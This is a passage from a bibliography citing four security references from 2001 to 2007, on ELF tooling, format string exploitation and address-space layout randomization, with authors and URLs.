[San06] Mulyadi Santosa. Understanding ELF using readelf and objdump. http://www.linuxforums.org/misc/understanding_elf_using_readelf_and_objdump_3.html, 2006.

[Scu01] Scut. Exploiting Format String Vulnerabilities. http://doc.bughunter.net/format-string/exploit-fs.html, 2001.

[Sha04] Hovav Shacham. On the Effectiveness of Address-Space Randomization. http://www.stanford.edu/~blp/papers/asrandom.pdf, 2004. et al.

[Whi07] Ollie Whitehouse. An Analysis of ASLR on Windows Vista. http://www.symantec.com/avcenter/reference/Address_Space_Layout_Randomization.pdf, 2007.